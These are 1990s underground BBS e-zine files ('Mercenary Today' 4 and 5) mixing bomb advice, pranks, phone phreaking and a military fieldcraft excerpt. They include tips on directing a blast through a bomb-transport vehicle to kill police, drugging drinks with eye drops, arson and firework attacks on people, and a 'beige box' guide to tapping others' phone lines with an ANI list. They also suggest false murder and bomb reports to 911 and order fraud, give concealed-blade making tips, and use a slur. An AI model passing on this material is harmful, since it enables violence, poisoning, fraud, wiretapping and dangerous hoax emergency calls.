- (B) Another method for those of you who dare is to coat the wiring of the device with a compound that will detonate from shock, and will in turn detonate the explosive.

-Bomb Transport Vehicles-

Yes, those oddly shaped vehicles that they carry away our explosives in. Well this took quite a bit of research to find out all of the types, but here it goes. The first type is the spherical transporter, round in shape it is used when even a directed blast could cause injury, death, or destruction i.e. in such areas as where there are tall buildings and a large populous. The other type is either of one cylinder or multiple concentric cylinders with spaces between them. The general purpose of these is to direct the blast upward, so as not to cause injury or destruction. The explosive is suspended in a net in the center of the cylinder. Most of the times these are used to take the device to a safe area for detonation, but are designed just in case the bomb goes KABOOM. Here there really aren't design flaws, but there are ways to overcome his problem.

-Overcoming This Problem-

- (A) First make your bombs (Unless the occasion calls for something different) so that they direct the full force of the explosion in one direction. A strong explosive device cannot be contained if it's entire force is sent into one direction.
- (B) Take advantage of the open cylinder transport vehicle, and direct the force of the explosion downward assuring a hole in the street, and two maimed or mortally wounded cops.
- Well this is about all for this article, and remember this is for

227.TXT

informational purposes only. I am not responsible for the end actions of the user just as Noble was not responsible for the death of every man, women, and child during WWI, WWII, Korean War, Vietnam, etc... and any other confrontation using T.N.T. or Trinitrotoluene.

Visit Dynamite BBS 256-2428 Home of Mercenary Today!!
I'd like to Thank Locutus for the use of his Cool BBS!!
And a special thanks goes to Robocop for his insults and for thinking I'm
full of shit. (which inspired me to write this)

* Bonus Section *

This section goes out to Robocop who thinks I'm full of shit.

~~~~~

# How to give people diarrhea

~~~~~

Get those eye drops called visine put 2 or 3 drops in someones drink and in about 15 minutes they will let out loud, wet, explosive bursts from their ass.

What to do if a dog shits on your lawn

~~~~~

Take the shit, put it in a paper bag. then put on the asshole's porch douse with lighter fluid then light and run. (it smells worse then shit it's burning shit)

## What to do if you have access to asshole's car

~~~~~

Shit on seat, shit under hood, shit everywhere.

What to do if you really have to take a shit

~~~~~

Run to the nearest washroom!

## What to do if your dog has to take a shit

~~~~~

Bring him to your asshole neighbour's lawn and have him shit there!

What to do if someone shits on you

~~~~~

Shit in a paper bag, put a couple of m-80's in the bag light and throw at the person.

## What to do with shit

~~~~~

Put it into a toilet and flush . (do you actually expect me to say anything else, that's disgusting!!!!!!!!!!!!!!!!!!!!!!)

[illegible]

Thanks Robo for all your insperation!!!! I needed it!!!!

(c)Armagedeon All rights worth shit (well at least to Robo)

```
{This file passed through [DYNAMITE BBS] (519)256-2428 h/p/a/c/v!}
```


 #* Mercenary Today 4 *#
 #####

Edited and MOSTLY written by Armagedeon
 Special Thanks go to Locutus for relieving me of the stress of having to write everything.

Disclaimer

+++++

I or anyone who is associated with me, take NO RESPONSIBILITY FOR what you do with any or all the info in this book. The information included is for ENTERTAINMENT PURPOSES ONLY. (I have absolutely no idea what you call entertainment for all I know you just read this while on the can). If you drag me to court I WILL be pissed and I'll testify against YOU!!!! (well enough with the bullshit and on with the show)

Contents

!!!!!!!

Beginner Beige Boxing (very well written)

Zen and the art of making weapons

Beginner Beige Boxing

by Major Mayhem


Every mercenary has to keep in touch with there bosses at some time or another and were not all lucky enough to have cell phones or even if ya do, you might not want other people listening in on your call. That's where I come in. All you'll need to make free phone calls on someone else's phone line is:

- 1) 1 x a phone preferably with the keypad in the handset it self
- 2) 2 x alligator clips (red and green for practicality)
- 3) 1 x screw driver
- 4) 1 x wire cutters
- 5) 1 x an I.Q. higher then room temperature

Okay, first things first, you're going to want to modify the phone for our uses so first cut off the modular jack. Inside your going to see 4 wires (though in older phones you'll only see 2) and the only ones were interested in are the red (ring) and green (tip). The other 2 are usually white and black but are of no use as they're for 2nd fone lines, extra features (call waiting, caller ID, call block etc...) so just cut them off. Now strip the red and green wires so that you have about 1cm of bare wire. Now wrap the red wire onto the red alligator clip and do the same for the green wire.

Now that you've finished the hardware part of the beige box, you'll have to know how to use it. The principals are easy to understand, you'll be hooking this into any number of telco switching apparatus. The easiest to start with is the one that's probably on the side of your house right now. Walk around your house and find a small (3cm x 4cm) grey box that has the northern telecom logo (if you live in Canada or your local telco logo if your somewhere else) and open it. It slides upwards so simply grab the sides and push up. Now you'll see 5 posts. It should look something like this:


228.TXT



|*| = posts
 |__ = wire
 |G| = ground

Inside these boxes there's enough posts for 2 phones lines, so just pick the one that has wires running to it and start connecting the phone like this. Attach the red gator clip to the red wire on the right. The red wire is ALWAYS on the right, remember this by using a saying like Red, Ring, Right or something. Now attach the green gator clip to the post next to the red one. You should hear a dialtone now. Now as fun as this is, your still on your line so let's get to the good stuff, using someone else's.

Look in the backs of businesses or in the ally's in your downtown sector (you know, the place your mommy's always told you not to go) and look for silver boxes about 30cm x 18cm that have the Northern Telecom logo on it. The older ones can be opened by just pulling up on the tab near the bottom while the newer ones have to be unlocked using a 7/16 hex socket and then opened by pulling the bottom up. When you open it, you should see something like this:



|G| = green
 |R| = red
 |*| = ground

There will be wires running all through the box and can be quite a mess sometimes but anyway, this is almost the same as what we did back at the box on your house but on a larger scale. These boxes have the posts on an upward angle so be carefull where you plug them in or you'll get nowhere fast. Simply connect the red clip to the red post as marked in my diagram and do the same for the green clip. If you hear a dialtone, great! If not, try another set of posts, remember, not all of the lines are connected so you might have just hit

228.TXT

a dead line. Now you can dial all you want, anywhere you want. You may want to know who's line your on though, for tapping, or maybe you just want to know, so here's how to find out. Call an ANI (Automatic Number Identification) which will read back in a computerized voice what number your calling from. Try 1-800-MY-ANI-IS which is owned by MCI though at one time there wass no pin, then there was due to over abuse (the pin was 220) then they put on a fricken 12 digit pin! Good luck hacking it :) You might want to try

(800)238-4959 A voice mail system
 (800)328-2630 A phone sex line
 (800)568-3197 Info Access Telephone Company's Automated Blocking Line
 (800)571-8859 A phone sex line
 (800)692-6447 (800)MY-ANI-IS
 (800)455-3256 Unknown

An non-800 that works nationwide is 404-988-9664. The one catch with this number is that it must be dialed with the AT&T Carrier Access Code 10732.

Another non-800 nationwide ANI is Glen Robert of Full Disclosure Magazine's number, 10555-1-708-356-9646.

Please use local ANI numbers if you can, as abuse or overuse can kill 800 ANI numbers.

Note: These geographic areas are for reference purposes only. ANAC numbers may vary from switch to switch within the same city.

NPA	ANI number	Approximate Geographic area
---	-----	-----
201	958	Hackensack/Jersey City/Newark/Paterson, NJ
202	811	District of Columbia
203	970	CT
205	300-222-2222	Birmingham, AL
205	300-555-5555	Many small towns in AL
205	300-648-1111	Dora, AL
205	300-765-4321	Bessemer, AL
205	300-798-1111	Forestdale, AL
205	300-833-3333	Birmingham
205	557-2311	Birmingham, AL
205	811	Pell City/Cropwell/Lincoln, AL
205	841-1111	Tarrant, AL
205	908-222-2222	Birmingham, AL
206	411	WA (Not US West)
207	958	ME
209	830-2121	Stockton, CA
209	211-9779	Stockton, CA
210	830	Brownsville/Laredo/San Antonio, TX
212	958	Manhattan, NY
213	114	Los Angeles, CA (GTE)
213	1223	Los Angeles, CA (Some 1AESS switches)
213	211-2345	Los Angeles, CA (English response)
213	211-2346	Los Angeles, CA (DTMF response)
213	760-2???	Los Angeles, CA (DMS switches)

228.TXT

213	61056	Los Angeles, CA
214	570	Dallas, TX
214	790	Dallas, TX (GTE)
214	970-222-2222	Dallas, TX
214	970-611-1111	Dallas, TX (Southwestern Bell)
215	410-xxxx	Philadelphia, PA
215	511	Philadelphia, PA
215	958	Philadelphia, PA
216	200-XXXX	Akron/Canton/Cleveland/Lorain/Youngstown, OH
216	331	Akron/Canton/Cleveland/Lorain/Youngstown, OH
216	959-9892	Akron/Canton/Cleveland/Lorain/Youngstown, OH
217	200-xxx-xxxx	Champaign-Urbana/Springfield, IL
219	550	Gary/Hammond/Michigan City/Southbend, IN
219	559	Gary/Hammond/Michigan City/Southbend, IN
301	958-9968	Hagerstown/Rockville, MD
310	114	Long Beach, CA (On many GTE switches)
310	1223	Long Beach, CA (Some 1AESS switches)
310	211-2345	Long Beach, CA (English response)
310	211-2346	Long Beach, CA (DTMF response)
312	200	Chicago, IL
312	290	Chicago, IL
312	1-200-8825	Chicago, IL (Last four change rapidly)
312	1-200-555-1212	Chicago, IL
313	200-200-2002	Ann Arbor/Dearborn/Detroit, MI
313	200-222-2222	Ann Arbor/Dearborn/Detroit, MI
313	200-xxx-xxxx	Ann Arbor/Dearborn/Detroit, MI
313	200200200200200	Ann Arbor/Dearborn/Detroit, MI
314	410-xxxx#	Columbia/Jefferson City/St.Louis, MO
315	953	Syracuse/Utica, NY
315	958	Syracuse/Utica, NY
315	998	Syracuse/Utica, NY
317	310-222-2222	Indianapolis/Kokomo, IN
317	559-222-2222	Indianapolis/Kokomo, IN
317	743-1218	Indianapolis/Kokomo, IN
334	5572411	Montgomery, AL
334	5572311	Montgomery, AL
401	200-200-4444	RI
401	222-2222	RI
402	311	Lincoln, NE
404	311	Atlanta, GA
404	940-xxx-xxxx	Atlanta, GA
404	990	Atlanta, GA
405	890-7777777	Enid/Oklahoma City, OK
405	897	Enid/Oklahoma City, OK
407	200-222-2222	Orlando/West Palm Beach, FL
408	300-xxx-xxxx	San Jose, CA
408	760	San Jose, CA
408	940	San Jose, CA

228.TXT

409	951	Beaumont/Galveston, TX
409	970-xxxx	Beaumont/Galveston, TX
410	200-6969	Annapolis/Baltimore, MD
410	200-555-1212	Annapolis/Baltimore, MD
410	811	Annapolis/Baltimore, MD
412	711-6633	Pittsburgh, PA
412	711-4411	Pittsburgh, PA
412	999-xxxx	Pittsburgh, PA
413	958	Pittsfield/Springfield, MA
413	200-555-5555	Pittsfield/Springfield, MA
414	330-2234	Fond du Lac/Green Bay/Milwaukee/Racine, WI
415	200-555-1212	San Francisco, CA
415	211-2111	San Francisco, CA
415	2222	San Francisco, CA
415	640	San Francisco, CA
415	760-2878	San Francisco, CA
415	7600-2222	San Francisco, CA
419	311	Toledo, OH
502	2002222222	Frankfort/Louisville/Paducah/Shelbyville, KY
502	997-555-1212	Frankfort/Louisville/Paducah/Shelbyville, KY
503	611	Portland, OR
503	999	Portland, OR (GTE)
504	99882233	Baton Rouge/New Orleans, LA
504	201-269-1111	Baton Rouge/New Orleans, LA
504	998	Baton Rouge/New Orleans, LA
504	99851-0000000000	Baton Rouge/New Orleans, LA
508	958	Fall River/New Bedford/Worcester, MA
508	200-222-1234	Fall River/New Bedford/Worcester, MA
508	200-222-2222	Fall River/New Bedford/Worcester, MA
508	26011	Fall River/New Bedford/Worcester, MA
509	560	Spokane/Walla Walla/Yakima, WA
510	760-1111	Oakland, CA
512	830	Austin/Corpus Christi, TX
512	970-xxxx	Austin/Corpus Christi, TX
515	5463	Des Moines, IA
515	811	Des Moines, IA
516	958	Hempstead/Long Island, NY
516	968	Hempstead/Long Island, NY
517	200-222-2222	Bay City/Jackson/Lansing, MI
517	200200200200200	Bay City/Jackson/Lansing, MI
518	511	Albany/Schenectady/Troy, NY
518	997	Albany/Schenectady/Troy, NY
518	998	Albany/Schenectady/Troy, NY
603	200-222-2222	NH
606	997-555-1212	Ashland/Winchester, KY
606	711	Ashland/Winchester, KY
607	993	Binghamton/Elmira, NY
609	958	Atlantic City/Camden/Trenton/Vineland, NJ

228.TXT

610	958	Allentown/Reading, PA
610	958-4100	Allentown/Reading, PA
612	511	Minneapolis/St.Paul, MN
614	200	Columbus/Steubenville, OH
614	571	Columbus/Steubenville, OH
615	200200200200200	Chatanooga/Knoxville/Nashville, TN
615	2002222222	Chatanooga/Knoxville/Nashville, TN
615	830	Nashville, TN
616	200-222-2222	Battle Creek/Grand Rapids/Kalamazoo, MI
617	200-222-1234	Boston, MA
617	200-222-2222	Boston, MA
617	200-444-4444	Boston, MA (Woburn, MA)
617	220-2622	Boston, MA
617	958	Boston, MA
618	200-xxx-xxxx	Alton/Cairo/Mt.Vernon, IL
618	930	Alton/Cairo/Mt.Vernon, IL
619	211-2001	San Diego, CA
619	211-2121	San Diego, CA
703	811	Alexandria/Arlington/Roanoke, VA
704	311	Asheville/Charlotte, NC
707	211-2222	Eureka, CA
708	1-200-555-1212	Chicago/Elgin, IL
708	1-200-8825	Chicago/Elgin, IL (Last four change rapidly)
708	200-6153	Chicago/Elgin, IL
708	724-9951	Chicago/Elgin, IL
708	356-9646	Chicago/Elgin, IL
713	380	Houston, TX
713	970-xxxx	Houston, TX
713	811	Humble, TX
714	114	Anaheim, CA (GTE)
714	211-2121	Anaheim, CA (PacBell)
714	211-2222	Anaheim, CA (Pacbell)
716	511	Buffalo/Niagara Falls/Rochester, NY (Rochester Tel)
716	990	Buffalo/Niagara Falls/Rochester, NY (Rochester Tel)
717	958	Harrisburg/Scranton/Wilkes-Barre, PA
718	958	Bronx/Brooklyn/Queens/Staten Island, NY
802	2-222-222-2222	Vermont
802	200-222-2222	Vermont
802	1-700-222-2222	Vermont
802	111-2222	Vermont
805	114	Bakersfield/Santa Barbara, CA
805	211-2345	Bakersfield/Santa Barbara, CA
805	211-2346	Bakersfield/Santa Barbara, CA (Returns DTMF)
805	830	Bakersfield/Santa Barbara, CA
806	970-xxxx	Amarillo/Lubbock, TX
810	200200200200200	Flint/Pontiac/Southfield/Troy, MI
812	410-555-1212	Evansville, IN
813	311	Ft. Meyers/St. Petersburg/Tampa, FL

228.TXT

815 200-xxx-xxxx La Salle/Rockford, IL
 815 290 La Salle/Rockford, IL
 817 211 Ft. Worth/Waco, TX
 817 970-611-1111 Ft. Worth/Waco, TX (Southwestern Bell)
 818 1223 Pasadena, CA (Some 1AESS switches)
 818 211-2345 Pasadena, CA (English response)
 818 211-2346 Pasadena, CA (DTMF response)
 903 970-611-1111 Tyler, TX
 904 200-222-222 Jacksonville/Pensacola/Tallahasee, FL
 906 1-200-222-2222 Marquette/Sault Ste. Marie, MI
 907 811 AK (All)
 908 958 New Brunswick, NJ
 910 200 Fayetteville/Greensboro/Raleigh/Winston-Salem, NC
 910 311 Fayetteville/Greensboro/Raleigh/Winston-Salem, NC
 910 988 Fayetteville/Greensboro/Raleigh/Winston-Salem, NC
 914 990-1111 Peekskill/Poughkeepsie/White Plains/Yonkers, NY
 915 970-xxxx Abilene/El Paso, TX
 916 211-2222 Sacramento, CA (Pac Bell)
 916 461 Sacramento, CA (Roseville Telephone)
 919 200 Durham, NC
 919 711 Durham, NC

Canada:

204 644-4444 Manitoba
 306 115 Saskatchewan, Canada
 403 311 Alberta, Yukon and N.W. Territory
 403 908-222-2222 Alberta, Yukon and N.W. Territory
 403 999 Alberta, Yukon and N.W. Territory
 416 997-xxxx Toronto, Ontario
 506 1-555-1313 New Brunswick
 514 320-xxxx Montreal, Quebec
 519 320-xxxx London, Ontario
 604 1116 British Columbia, Canada
 604 1211 British Columbia, Canada
 604 211 British Columbia, Canada
 613 320-2232 Ottawa, Ontario
 705 320-4567 North Bay/Saulte Ste. Marie, Ontario

Australia:

+61 03-552-4111 Victoria 03 area
 +612 19123 All major capital cities
 +612 11544

United Kingdom:

175

Israel:

110

Now, this can be VERY usefull but we all want to have some juvinile fun at some time or another so here's some idea's to screw up someones lines :)

1) Try this, find the line of a major store, I like Toys 'R' Us personally but anyway, call forward from thier line to someones you really don't like. *72

in my area will bring up call forwarding.

2) Have fun with the 911 operator. You're not on YOUR line so who cares if you screw around with them. If you piss 'em off enough, they'll cut your line and they'll probably have to deal with the police, 911, and Bell to get there line back!

3) Order a crapload of food (pizza, chinese) from anywhere that'll deliver. When they call back to confirm the order pick up AS SOON as the phone rings and confirm. They'll get a crapload of food and they'll have to pay because it was confirmed.

4) A variation on the 911 thing, call up the police or 911 again, whoever and say that your in the back room of this business or something and say there's just been a double, triple or quadruple murder, whatever. You could also use a banks line and say you were working late and there's just been an explosion in the vault. They'll get the cops and bomb squad out there!

Have fun, and don't get caught :)

This article follows the same disclaimer as at the beginning of this mag.
For educational use blah blah may cause death blah blah destruction,
devestation blah blah sex blah....

#####

Zen and the art of making weapons#

*# By: Armagedeon *#

#####

Weapons are fun to use, but they are also fun to make. All you need is some spare time some files (or electric grinder) and an imagination. It can be a fun past time. In making weapons your main objective is to do any of the following:

a)make a blunt end

b)make a sharp edge

or basically make something that could hurt someone.

Any piece of metal (as long as it's not too soft) can be honed to a blade and if you make it small enough you can conceal it easily. The only problem is, where do you get the metal. Well you can go to a hardware store and buy a hacksaw blade (this is EXCELLENT metal) and file it into a blade with a grinder or file. If you use a grinder make sure you have an ice cube handy so you can temper the blade because it gets HOT!! If you're into wood carving you can make a nice club out of a thick branch (make sure it's a hardwood like maple or something)

#####

*# Conclusion *#


#####

Well this has been mercenary today 4. Sorry I didn't make it longer but I'm kinda pressed for time lately. I also thought I'd change it to an executable because if your like me ya get kinda lazy and don't like to type more then you have to. Well until next time!!!

Peace is for wimps and faggots, war is for REAL men!!

Armagedeon

228.TXT



```
#####
#                               Mercenary Today 5                               #
#                               November 3 1996                               #
#                               By Armagedeon                               #
#####
```

Disclaimer:

This information is FOR ENTERTAINMENT PURPOSES ONLY, so basically if you go out and kill some people I AM NOT RESPONSIBLE. If you TRY to make me responsible I will personally hunt you down and torture you until you beg me to kill you (which I will not do, I'll just let you sit in agony :)) As you can see I'm more then capable of this.

Notice:

This newsletter contains no subliminal suggestions. All messages from Satan are put in CLEAR PLAIN Straightforward Standard Canadian English.

Contents:

^^^^^^^^

(I REALLY wish people would send me articles to include in here, hint hint)
 The Marines Handbook (lotsa ideas for sneaking around and tracking people)
 The Rangers Handbook
 Stratigies and Stratigic Thinking (how thinking stratigically is essential)
 C-4 Car bomb (by request)

* The Marines Handbook *

Chapter 1: PROTECTIVE MEASURES

Section I: ENTRENCHMENTS

Entrenchments are located to cover a selected are with fire and, at the same time, provide concealment from aerial and ground observation and protection from enemy fire. The three most commonly used entrenchments are briefly explained in this section.

- A. THE FOXHOLE. Foxholes are entrenchments normally dug for individual protection when contact with the enemy is imminent or in progress. They provide protection against small arms fire, artillery shell fragments, airplane fire or bombing, and the crushing action of tanks. The one and two-man foxholes are the basic types, the choice of type resting with the squad leader if not prescribed by higher authority. The two-man foxhole consists essentially of two adjacent one-man foxholes. It is used when men must work in pairs or when, for psychological reasons, battlefield comradeship is desirable.
- B. THE INDIVIDUAL PRONE SHELTER. A prone shelter may be dug more quickly than a foxhole, and gives considerable protection from small arms fire, artillery and aviation. However, since it is shallow, it does not provide protection against the crushing action of tanks, and it is not suitable as a firing position.
- C. CONNECTING TRENCHES. Connecting trenches are conspicuous to aerial observers and on aerial photographs, and thus reveal the defensive dispositions. Continuous connecting trenches are not dug a normal

procedure. When two forces are in contact and dispositions have been revealed beyond any question, a few short trenches may be dug in inconspicuous place to permit necessary daylight movement across exposed areas. Necessary connecting trenches may also be dug in close country, such as jungle, where the position probably will not be disclosed. Further, they may be dug whenever the improved protection, control,

communications and supply outweigh the sacrifice of concealment.

Section II: CAMOUFLAGE

Camouflage has been defined as the science of military deception. It affords protective concealment for your position so that can see without being seen. This permits you to strike first, fatally, and at no cost to yourself.

- A. HIDE, BLEND, DECEIVE. There are three general ways in which you can camouflage yourself. You can hide, you can blend yourself with your surroundings, or you can deceive the enemy.
 1. To hide yourself, use the advantages offered by nature in the terrain. If nature has given you enough camouflage for you and your supplies, let nature do the work unaided.
 2. Blend with your surroundings so that you match the surrounding terrain features and are not conspicuous.
 3. You can deceive the enemy by using such tricks as making a dummy position with poor camouflage. This may lead the enemy to the dummy position and your range of fire.
- B. RULES FOR CAMOUFLAGE. In addition to these general means of camouflaging yourself, there are a number of rules which you need to learn well if you are going to protect yourself successfully.
 1. Pick out a position which uses as much as possible of the tactical and concealment values of the terrain.
 2. Practice camouflage discipline by keeping your position free of tell-tale signs of occupancy such as paths, dead leaves on camouflage materials, and so on.
 3. Select your camouflage materials to match the color and texture of the local terrain. If you use natural materials, such as grass or trees, keep them fresh in appearance.
 4. Avoid over-camouflaging your position your position. This is just as obvious as no camouflage. Use common sense in covering regular outlines and tell-tale shadows.
 5. Don't look up from your position. Your face is smooth and light colored, and reflects a great deal of light. Never look up when a plane is overhead, or if you do, break off a branch or bush and look through the leaves carefully.
 6. Never throw down a cigarette. Pinch out the fire, split the paper and roll it into a small ball. Scatter the shreds of tobacco around so no clues will be left.
 7. Some objects shine like mirrors in the sunlight and can be seen for miles. Watch your mess gear and weapons. Keep them under cover or in the shade.

8. Tape your dog tags together so that they do not clink.
9. Follow the paths laid out for you. The paths may be wired, they may be taped, or they may just be blazed. But they were laid out for a purpose. Don't try to take short cuts away from them; you make new tracks.
10. Don't cut the brush or limbs you plan to use for camouflage from a bush next to your position. Go some distance for them and don't take them all from the same place.
11. Bury your empty ration cans and all other waste material. Fill the dirt back in very carefully and cover the spot with leaves or dry grass. Go so far as to sod the spot if you find it necessary.
12. Stay off the horizon. It is important that you know where the horizon is. If the enemy is downhill from you, you usually are on his horizon, and present him with a good target.
13. Stay in the shadows and also be sure you have a blending background. You can be seen in silhouette if you are in a shadow with a lighted background beyond you.
14. Smoke billowing up in a strait column is always bad. Build your fires under trees or put a screen over the fire.

Section III: ELEMENTARY OBSTACLES

You can sometimes put out artificial obstacles such as wire, so that the enemy will be channeled into areas where he is covered by your fire. These obstacles are placed in woods, tall grass, brush, or some other place where they can be hidden, if it is possible. They have to be covered by fire at all times to prevent the enemy from removing, destroying, or surmounting them.

At all times wire is used, there should be some alarm system attached to the wire. One of the simplest and most effective alarm systems consists of a few pebbles place in empty tin cans, which are fastened to the wire.

- A. TACTICAL OBSTACLES. Some obstacles are called tactical obstacles. These are obstacles placed to hold the enemy in areas covered by defensive fires, particularly by the final protective fire of machine guns. Such obstacles can be double apron fences, concertinas, or a combination of both. Two parallel rows of double apron fences or a pyramid of three concertinas fastened together by strands of barbed wire are common.
- B. PROTECTIVE OBSTACLES. Protective obstacles are used to surround a platoon defense area completely. They are set up to hinder a surprise attack by the enemy. They must be placed beyond hand grenade range. A single four-strand barbed wire fence can become a protective obstacle.
- C. THE ABATIS. An abatis is made by felling dead tress or interlacing live tree branches to form a barrier to enemy infantry. In addition to trees, wires may be intertwined among branches and booby traps can be placed in an abatis, if ordered.

Chapter 2: SCOUTING AND PATROLLING

Section I: SCOUTING BY DAY

When you go out as a scout in daylight, there are several tricks which are important to you. These tricks come under the names over cover, concealment,

camouflage, and the principles of movement.

- A. COVER. Cover is protection against the fire of the enemy. You are of no use as a scout the enemy sees you and hits you.
 1. Cover can be a natural object like a tree, rock, ditch, or an embankment. It also can be a shell hole or a demolished building. It is easy for you to pick out cover as your surroundings afford.
 2. It is not enough to know this, however. You may be a scout in a place where no such objects are located. You must learn to study the ground and find protection where, at first, there seems to be none. The slightest depression in the ground may give you shelter from the enemy's fire.
 3. Some cover will be good for one purpose and worthless for another. For instance, a reverse slope will give you protection from rifle or machine gun fire, but will not give full protection from the high-angle fire of mortars and howitzers.
 4. This brings up another important part of cover. You must study the ground ahead carefully when you are about to move forward under fire from your position. Select as your next position one that offers cover. Then move to it, and move fast.
 5. When you're near the selected position, hit the deck and roll over rapidly a few times. This is done to fool any of the enemy who may have seen you rush out. When the enemy sees you go down, you are some distance from your selected position and he will not be able to spot your position accurately.
 6. If time permits, artificial means can be used to obtain or improve cover. This means you can dig trenches, erect barricades, and so on. Artificial means are always used in a defensive position.
- B. CONCEALMENT. Where the word "cover" is used to mean protection from enemy fire, the word "concealment" means protection from observation by the enemy. Concealment may be natural or artificial. Natural concealment is that given by trees, grass, leaves, and so on, without any man-made changes. Artificial concealment is that which you construct yourself. You must become an expert in the use of concealment to be a good scout. Here are some rules to help you conceal yourself:
 1. REMAIN MOTIONLESS WHILE YOU ARE OBSERVING. Movement can attract the eye of the enemy and give away your position.
 2. USE ALL AVAILABLE CONCEALMENT. Always act as though you were being watched and use the best available concealment.
 3. OBSERVE FROM THE PRONE POSITION. This position, lying flat on your stomach, gives you a low silhouette and makes it harder for the enemy to see you.
 4. EXPOSE NOTHING WHICH GLISTENS. Reflection of the sun flashing on bright objects like a wrist watch, knife, or bright button will attract the observation of the enemy at once.
 5. BLEND WITH THE BACKGROUND. Be sure that the color of you and your clothes does not contrast too much with your surroundings. Something like a bleached khaki uniform on green grass can be seen quickly.

6. STAY IN THE SHADE. When you are in the shade, you throw no shadow and you'll be harder to see.
7. BREAK REGULAR OUTLINE OF OBJECTS. If you put garlands around your rifle, twigs in your helmet, and use other tricks or camouflage, you break the regular shape of objects and make them harder to recognize.
8. KEEP OFF THE SKYLINE. If you outline yourself against the sky at any time, you can be observed from even a great distance.
9. When you are observing as a scout, look around one of the SIDES of an object unless you can look THROUGH it.
10. You fire around the right hand side of an object, unless you are left handed.
11. You NEVER look or fire OVER THE TOP of concealment or cover unless the outline of the concealment is already broken, or you can otherwise blend in with a suitable background.
12. When an airplane approaches, you take a prone position, face down, and remain motionless. If the airplane comes upon you by surprise, stand still and cover your hands so that their whiteness will not show. Do not look up, otherwise the occupants of the plane will observe the whiteness of your face.
13. A small, thin bush in the shadow of a large bush makes a good observation point. Lone trees or rocks, fence corners, and other outstanding landmarks are easily picked out as targets by enemy observers. Remember this when you are concealing yourself.

C. CAMOUFLAGE. You already have seen by reading the above rules on cover and concealment that camouflage will be an important part of your scouting. There are four things involved in successful camouflage. They are: ability to recognize and take advantage of all forms of nature concealment available; knowledge of the proper use of the available vegetation, soil, and debris for camouflage purposes; knowledge of the proper use of artificial or issued camouflage materials; and camouflage discipline. Listed below are some practical camouflage rules.

1. You paint splotches across you nose, mouth and cheeks for scouting in areas where there is vegetation. You can paint your hands with lampblack, burned wood, cork, crankcase oil, grease paint, or petroleum jelly with soot in it. Dried mud shows up light and many black substances glisten and reflect light, so be careful what you choose to paint your face and hands with. Green grass, crushed in your hands, and applied to your skin, will make a stain that lasts 10 hours. No exposed skin should be overlooked in splotch painting. The back of your neck, chest, lower arms, and both the backs and palms of your hands should be painted.
2. If you are able to take a position among rocks or in open ground, tone your skin to a solid blending color instead of using splotch painting.
3. Cover any of your equipment that can reflect sunlight.
4. White garments blend with snowy areas, especially on a cloudy, windy day.
5. You can make your own camouflage clothing from gunny sacks or sand bags

if you have no other way. An improvised suit can be made in the field, when a standard jungle suit is not available, by painting ordinary utilities with irregular splotches. A dye, paint, grease, or oil may be

applied with an improvised dauber, or a pattern may be stamped on a block of wood.

6. A few leaves on your helmet help conceal the shine and break the outline.
7. Remember: Fatigue leads to carelessness.

D. MOVEMENT. Some of the principles of movement have already been mentioned. As a scout you move from one concealed location to another and there are rules to help you move around successfully. Some of these rules are as follows:

1. Remain motionless when you are not changing your position.
2. When you are observing, lift your head slowly by steadily, without making any quick movements.
3. When you are changing your position by running, spring up and run with your body bent low and drop to earth quickly. Take advantage of any walls, ditches, or similar cover.
4. How to CREEP: Your body is kept free from the ground with your weight resting on forearms and lower legs, your rifle is cradled in your arms to keep the muzzle out of the dirt. Move forward by alternately advancing the elbows and knees, and your knees always must be kept in a position well behind the buttocks.
5. How to CRAWL: Body and cheek are flat against ground, rifle is dragged along on the toe of the butt with finger over muzzle to keep dirt out. To move forward, push arms forward and cock left leg forward. Pull yourself forward with arms, push with the left leg. You can move faster by alternating legs, but this makes silhouette higher and the rifle gets in the way of the leg.
6. Notice creeping is faster than crawling but creeping causes a higher silhouette.

Section II: SCOUTING BY NIGHT

When you go on a night scouting mission some of your problems, such as cover, concealment, movement, and camouflage, are going to be something like a day scouting mission. Night scouting presents additional problems, however.

- A. NIGHT VISION. You have to adapt your eyes to seeing at night. This is night vision. The human eye adapts itself for seeing in the dark by enlarging the pupil in order to let in more light. If you are tired or have a vitamin deficiency, your night vision will not be as good as it could be. You prepare your eyes for a night mission by staying in darkness for about an hour before you go out. If you cannot stay in the dark, keep out of the lights around you as long as possible and avoid looking straight at them. If it is possible, wear red goggles, or keep one eye closed.
- B. APPEARANCE AND SIZE. Darkness not only makes it hard or impossible for you to see objects, but it also changes their appearance and apparent size. Details are blotted out. As a scout you have to train yourself to

identify objects by black outlines at night.

1. A tree seen against the night looks much smaller than it does in the daytime because the twigs and at the tips of the branches can not be seen at night. For the same reason, an airplane caught in the beam of a searchlight looks larger than the same plane when it is seen as a black mass against a dimly lighted sky.
2. Night glasses, which may be issued to you, make it possible to see objects or parts of objects that would otherwise be too small to be seen at all, and help identify objects already spotted.
3. Any kind of light is quickly visible at night. Under ordinary conditions, a lighted match can be seen for several miles. Under ideal

conditions of darkness and atmosphere, a candle is said to be visible for 10 miles.

- C. SOUNDS. When you are a scout at night, the SOUNDS of things will be very important. You depend mostly upon your ears to get information about the enemy and you have to exercise every care to keep the enemy from hearing you.
 1. When scouting at night, stop frequently to listen. If you are required to wear a helmet, remove it when you stop so that sounds are not distorted by the helmet over your ears.
 2. By practicing a great deal, you can learn to listen for long periods in perfect silence. This is what you have to do when you are scouting.
 3. Remember that sounds are transmitted a greater distance in wet weather and at night than in dry weather and in the daytime.
 4. If you hold your ear close to the ground, you can hear much better such sounds as persons walking and the noise of vehicles.
